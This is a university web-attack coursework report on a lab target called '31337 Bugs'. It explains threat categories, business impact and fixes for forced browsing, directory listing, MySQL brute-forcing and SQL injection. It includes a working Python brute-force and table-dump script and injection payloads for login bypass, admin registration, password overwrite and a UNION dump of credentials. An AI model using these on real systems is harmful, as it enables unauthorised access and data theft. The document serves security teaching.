
SCC-363 Web Attack Coursework --- Group 9
Group Members: Bikash (34363718), Benco (34335838), Kan (34305068) and Melissa (34251626)


Access Control

<u>Viewing the admin page as a non admin user:</u>
This attack can be categorised as a disclosure threat that enables an attack to snoop on confidential information via a path traversal vulnerability in the system. The ability to view this page as a non-admin user presents a risk to the confidentiality of the user's database information, as it is presented in plaintext on the admin page. This attack also provides no accountability to determine who accessed the page. The business impact of this attack is a privacy violation in relation to user's passwords. If user's reuse their passwords, the attackers can use this information on other sites. This could lead to reputation damage, as well as legal ramifications under the GDPR as the organisation has not taken adequate measures to protect data. The likelihood of this attack is high as it is easy to perform with a basic understanding of web URL requests.

This vulnerability exists because the web server is serving pages without authenticating the user is an admin before responding due to a lack of access control policy. In order to fix this, the organisation should implement basic access control when serving web pages that contain privileged information, such as a login system, consisting of at least a username and a password. They should also be careful to remove the page from web crawling services such as google by ensuring they have an appropriate robot.txt file defined. This file defines the pages that a web crawler can index.

The attack is performed as follows:
The home page of the site is **192.168.56.101/**, by modifying the page to **192.168.56.101/admin.php** we can navigate to the admin page without authentication.



31337 Bugs
Not secure | 192.168.56.101
31337 BUGS
HOME
SIGN IN
SIGN UP
SEARCH
CONTACT US
Welcome to 31337 Bugs!
This is 31337 Bugs, the darkwebs premium store for exploits, viruses and useful software.
SEARCH FOR BUGS


31337 Bugs
Not secure | 192.168.56.101
31337 BUGS
HOME
SIGN IN
SIGN UP
SEARCH
CONTACT US
Welcome to 31337 Bugs!
This is 31337 Bugs, the darkwebs premium store for exploits, viruses and useful software.
SEARCH FOR BUGS

<u>Finding the folder containing all the images used in the website:</u>
This attack can be categorised as a disclosure threat that enables an attacker to snoop on confidential information via a path traversal vulnerability in the system. This attack poses a threat to integrity, as it allows the attacker to deduce the structure of the internal file system used by the server. This could assist them with more complicated attacks, such as uploading a file to the server at a specific location or replacing images that already exist on the server for CSRF attacks. Confidentiality could also be impacted, should the images contain personal information, or if sensitive documents are compromised. Given that these attacks can be performed without authentication, there is no accountability for the attacker. The business impact for this would be reputation damage as the attack has the potential to reveal confidential information uploaded to the site by the users. A fine due to GDPR violations may also be

applied to the organisation, along with loss of profits due to customers lacking faith in the organisation to store their information. The likelihood of this attack being performed is high due to its simplicity. Individuals with a basic understanding of URL formatting can perform it.
This attack is possible due to the server processing unauthenticated requests for resources that expose the underlying filesystem structure. In order to avoid this, static resource locators should be used within the webserver, e.g. mapping; /styles/css/index.css => styles/index.css. An access control policy should also be implemented to ensure that people cannot connect to directories within the filesystem. Furthermore, a robot.txt should specify resource directories that may be accessible and prevent web crawlers from indexing them.


The attack is performed by navigating to **192.168.56.101/images/** in the web browser. This opens the base image directory. We can further traverse by appending the image name to the URL **192.168.56.101/images/pic01.jpg**



Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
pic01.jpg	2017-11-14 10:42	247K	


Apache/2.4.18 (Ubuntu) Server at 192.168.56.101 Port 80



Successfully logging into the MySQL database remotely:
This attack can be classed as multiple threat classes; disclosure, deception, disruption & usurpation, that is vulnerable to brute force password cracking. From a technical standpoint, this attack can lead to a loss of data integrity as the attacker can delete or modify information stored in the database. As the database has an exposed port, it is also susceptible to DDOS attacks that may reduce availability of the system. The attack also has access to confidential information such as username and passwords in this case, but potentially other information such as transaction data. As the attack makes use of the administrator account, there is no accountability for who performed the attack, only the account used rather than the individual using the account. The business impacts for the attack would be widespread and potentially company ending. Businesses would suffer reputational damages that would result in financial damages in the form of large fines do to GDPR violations relating to privacy violations. Additionally, there is the potential for lost transactions and customer departure. This attack has a medium-high likelihood as the attack is more technical than the previous attacks, requiring some programming knowledge. However, individuals with programming ability would have the required knowledge to perform this attack.


This vulnerability exists for two reasons. The first is the use of default credentials for account authentication which makes the credentials easy to guess. To rectify this, the root password should be changed to an alphanumeric password that is ideally random, such as xigk8#. The second reason for the attack is that the database can be accessed remotely from an external network on the default port. To solve this, the database should only be exposed on internal networks within the organisation. Furthermore, a limit should be imposed on the number of password attempts that a host can make before the system blocks the IP from making requests, to prevent this kind of brute-force attack.

In order to perform the attack, the following python code was used:



```python
import mysql.connector

# Open the accounts.csv file that contains usernames and passwords to try on the database
with open('accounts.csv', mode='r', encoding='utf-8') as acc:
    # Go through each line in accounts.csv
    for line in acc:
        # Seperate at the comma
        username, password = line.split(',')
        print("[*] Trying username: %s and password: %s" % (username, password))
        # Try and connect to the database using the username and password
        try:
            # Try and connect to the database using the IP - connecting to bugs as it contains the usernames and passwords of the websites users
            db = mysql.connector.connect(
                host="192.168.56.101",
                user=username,
                passwd=password,
                database='bugs'
            )
        except:
            # If the username and password are wrong, an exception is thrown
            print("[-] Invalid credentials")
            # Try the next line in accounts.csv
            pass

print("[+] Login successful...\n[*] Tables in bugs:\n")
# Interface to the database
c = db.cursor()

# Select the names of all the tables in the database
c.execute("SHOW TABLES")

# Print each result returned by the cursor
for x in c:
    print(x)

print("[+] User entries in the database:")

# Select all the user data from the database
c.execute("SELECT * FROM users")

# Print each result return by the cursor
for x in c:
    print(x)
```

This code brute forces the username and password using predefined usernames and passwords from a csv file. It creates a remote connection to the database using the python MySQL-connector library. For each line in the CSV file the program tries to log in with the username and password values. If these are incorrect, an exception is raised, and the next line is tried. When connected you can interact with the database using a cursor that executes commands, the first of which can be SHOW DATABASES, which shows the databases held in the MySQL server. Bugs was identified as the database containing the user credentials in the users table. After running this script, the output is as follows:



```
[*] Trying username: admin and password: admin

[-] Invalid credentials
[*] Trying username: root and password: root
[+] Loging successful...
[*] Tables in bugs:

('basket',)
('products',)
('users',)
[+] User entries in the database:
(1, 'testuser', 'Test User', 'test', 0, '3', '5', '0023-12')
(2, 'admin', 'Admin', 'admin', 1, None, '0', None)
```

With the final two lines printing the customer records held in the table – usernames and passwords.

SQL Injection

SQL injection is a type of security exploit, an injection attack in which the attackers input Structured Query Language (SQL) to a web form input box to gain access to the database or make changes to the data. There are several types of SQL injection, but they all involve attacker to insert arbitrary SQL into a web application database query.Usually, this happens if the web application fails to sanitize user input, an attacker can inject SQL of their choice into database and delete, copy or modify the content within it.

An attacker can also modify cookies to poison web application's database query. Server variables such as HTTP can be used as an SQL injection attack vector if web application fails to sanitize those input as well.

Second-order SQL injection attacks are sneakiest among the rest, because they are not designed to run immediately, but much later. A developer who sanitizes all their user inputs correctly against an immediate attack may still be vulnerable to second-order SQL injection.


- [High] use SQL injection to log into the website without knowing the password.

This is the first order the attacker can simply enter a malicious SQL string and cause the modified code to be executed immediately. Technical impact results in accountability. Furthermore, also results in reputational damage impacting the business. Likelihood of such attack is low.

Here we know that the original query of the web login page is as follows

SELECT * FROM users WHERE username = ‘ ‘ and password = ’ ’ ;

The query above can be known by putting the username as ‘ on login page and try to login.




Not secure | 192.168.56.101/verification.php

Query failed: SELECT * FROM users WHERE username=''' AND password='';


This query checks in the database whether the username and password are valid. If the credentials are correct, then it gives access to the particular account. Otherwise, it displays error.

Now we can use SQL injection and try to bypass the login and get access without knowing the password. Here, we use one of the inputs as username and can put anything as password or keep it empty as shown below

1) username = ' OR 1 -- -



2) username= 0' OR 1=1 #



So the query becomes,

SELECT * FROM users WHERE username = ‘ ‘ OR 1 – - and password = ‘ ‘
or

SELECT * FROM users WHERE username = ‘0‘ OR 1 = 1# and password = ‘ ‘

Since 1 and 1=1 conditions are always true, access is granted for this attack. Furthermore, – - and # are known as SQL comment and hash comment respectively which mean anything after this is ignored. So the query only checks the username and gives attacker access to the account.

- [Critical] Use SQL injection to register as admin


This is the first order the attacker can simply enter a malicious SQL string and cause the modified code to be executed immediately. Technical impact results in accountability and confidentiality. Furthermore, also results in reputational damage and privacy violation impacting the business. Likelihood of such attack is low.

Here we know that the original query of the sign up registration page is as follows

INSERT INTO users VALUES(default, 'username', 'FullName', 'Password', '0(admin = 1)', 'NULL' , '000', 'NULL');

The query above can be known by filling all the input as ‘ on signup page and try to register.

This query is to register as a new non-admin user. If the input credentials are correct, then it makes a new user account. Otherwise, it displays error.




Not secure | 192.168.56.101/signup.php

```
Query failed: INSERT INTO users VALUES(default, '\'', '\'', ''', '0', 'NULL' , '000', 'NULL');
```

Now we can use SQL injection and try to register as an admin. Here, we input the username and full name of a new user account you want and then input the SQL injection in password and confirm password as shown below.

Username = Adam
Full Name = Adam Fung
Password = pass','1','NULL' , '000', 'NULL')#
Confirm Password = pass','1','NULL' , '000', 'NULL')#



So the query becomes,

INSERT INTO users VALUES(default, 'Adam', 'Adam Fung', 'pass','1','NULL' , '000', 'NULL')#', '0(admin = 1)', 'NULL' , '000', 'NULL');

Here, by passing the query in password we set the 5th input from 0 to 1 which makes the registered user as admin, and admin access is granted for this attack. Furthermore, # is known as hash comment which means anything after this is ignored. So the query changes the admin access grant input from 0 to 1 and gives the registered user admin access.

- [Critical] Use SQL injection to change another user's password when buying a product.


This is first order the attacker can simply enter a malicious SQL string and cause the modified code to be executed immediately. Technical impact results in loss of integrity and availability. Furthermore, also results in reputational damage and privacy violation impacting the business. Likelihood of such attack is low.

Here we know that original query of the sign up registration page is as follows

UPDATE users SET credit_card='', cvv='', expdate='' where userid='1'

The query above can be known by filling Credit card number input as ‘ on payment page while logged in and try to make payment.

This query is for making payments when buying products. If the input credentials are correct, then it accepts payment input values. Otherwise, it displays error.



```
Query failed: INSERT INTO users VALUES(default, '\'', '\'', ''', '0', 'NULL' , '000', 'NULL');
```

Now we can use SQL injection and try to change another user’s password when buying a product. Here, we SQL inject in the credit card number and leave rest field empty or put any desired values as shown below.


Credit card number = ‘,password=’newPass’ where userid=’2’-- -

So the query becomes,

UPDATE users SET credit_card=' ',password=’newPass’ where userid=’2’-- - ', cvv='', expdate='' where userid='1'

Here, by passing this query we can update any existing users password by changing user_id and putting a new password. Furthermore, – - is known as SQL comment which means anything after this is ignored. So the query changes another user's password when buying a product.

- Before changing password for user_id =2




Payment

Please enter a search term

You searched for: 0' OR 1=1 UNION (SELECT null, username, password, is_admin, null FROM users);#

Product	Type	Description	Cost	Quantity	
Zeus	virus	A copy of the base zeus malware, ready for you to add your evilness!	250.00		
Morris Worm	virus	The Morris Worm has the potential for huge damage. Use wisely!	1000.00		
Word Exploit 23	exploit	A new 0-day exploit against word. Guaranteed to be patch-free for 6 months.	150.00		
Heartbleed	exploit	A real working exploit against SSL!	375.00		
John the Ripper	software	Collected some hashed passwords? JTR is the tool for you!	375.00		
Burpsuite Full	software	The best proxy out there! A must for any web hacker.	600.00		
testuser	test		0.00		
